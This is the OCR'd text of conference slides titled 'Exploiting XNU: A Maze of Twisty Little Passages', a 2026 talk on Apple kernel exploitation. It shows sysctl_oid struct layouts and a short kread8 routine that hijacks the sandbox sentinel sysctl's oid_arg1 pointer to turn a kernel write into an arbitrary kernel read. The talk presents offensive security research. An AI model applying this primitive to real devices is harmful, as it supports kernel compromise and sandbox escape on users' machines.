Objective by the Sea v9.0
November 18th, 2026

Exploiting XNU:
A Maze of Twisty Little Passages



Calif
Dion Blazakis
dion@calif.io








Jordan Whitehead

We still need to find those interesting areas of complexity, and let our curiosity guide us.


Don’t let the LLMs call dibs on the fun parts before you do.

What are the fun parts for me?






The Story So Far...



The Story So Far...



For “security”, post kernel read/write techniques are not critical.



Recent ITWs don’t worry about much beyond process injection.



Bruce Dang

It's just for pure intellectual satisfaction, right? Like literally for the love of the game.

Sysctl's are a simple key/value kernel store.

```
➜  /tmp sysctl security.mac.sandbox.sentinel
security.mac.sandbox.sentinel: .sb-3aa79a84
➜  /tmp
```

Historically, a clean kernel read/write target.

```
SYSCTL_STRING(
    _security_mac_sandbox,          /* parent: security.mac.sandbox */
    OID_AUTO,                       /* assign numeric ID at registration */
    sentinel,                       /* leaf name */
    CTLFLAG_RD,                     /* readable string */
    ".sb-XXXXXXXX",                 /* oid_arg1 */
    sizeof(".sb-XXXXXXXX"),         /* oid_arg2 = 13, including NUL */
    "Sandbox extension sentinel"
);
```

```
struct sysctl_oid {
    struct sysctl_oid_list *
        OS_PTRAUTH_SIGNED_PTR("sysctl_oid.oid_parent") oid_parent;

    /* +0x08 */ SLIST_ENTRY(sysctl_oid) oid_link;
    /* +0x10 */ int                     oid_number;
    /* +0x14 */ int                     oid_kind;
    /* +0x18 */ void                    *oid_arg1;
    /* +0x20 */ int                     oid_arg2;
    /* +0x28 */ const char              *oid_name;
    /* +0x30 */ int                     (*oid_handler)SYSCTL_HANDLER_ARGS;
    /* +0x38 */ const char              *oid_fmt;
    /* +0x40 */ const char              *oid_descr;
    /* +0x48 */ int                     oid_version;
    /* +0x4c */ int                     oid_refcnt;
};  /* sizeof = 0x50 */
```

```
struct sysctl_oid sysctl__security_mac_sandbox_sentinel = {
    .oid_parent  = &sysctl__security_mac_sandbox_children,
    .oid_number  = OID_AUTO,
    .oid_kind    = CTLTYPE_STRING | CTLFLAG_RD | CTLFLAG_OID2,
    .oid_arg1    = ".sb-XXXXXXXX",
    .oid_arg2    = 13,
    .oid_name    = "sentinel",
    .oid_handler = sysctl_handle_string,
    .oid_fmt     = "A",
    .oid_descr   = "Sandbox extension sentinel",
    .oid_version = SYSCTL_OID_VERSION,
};
```

```
uint8_t kread8(uint64_t addr){
    uint8_t rv; int rv_len = 1;
    kwrite64(&sentinel.oid_arg1,
           addr);
    sysctl(sentinel_mib, &rv, &rv_len, …);
    return rv;
}
```




PAC, lol.



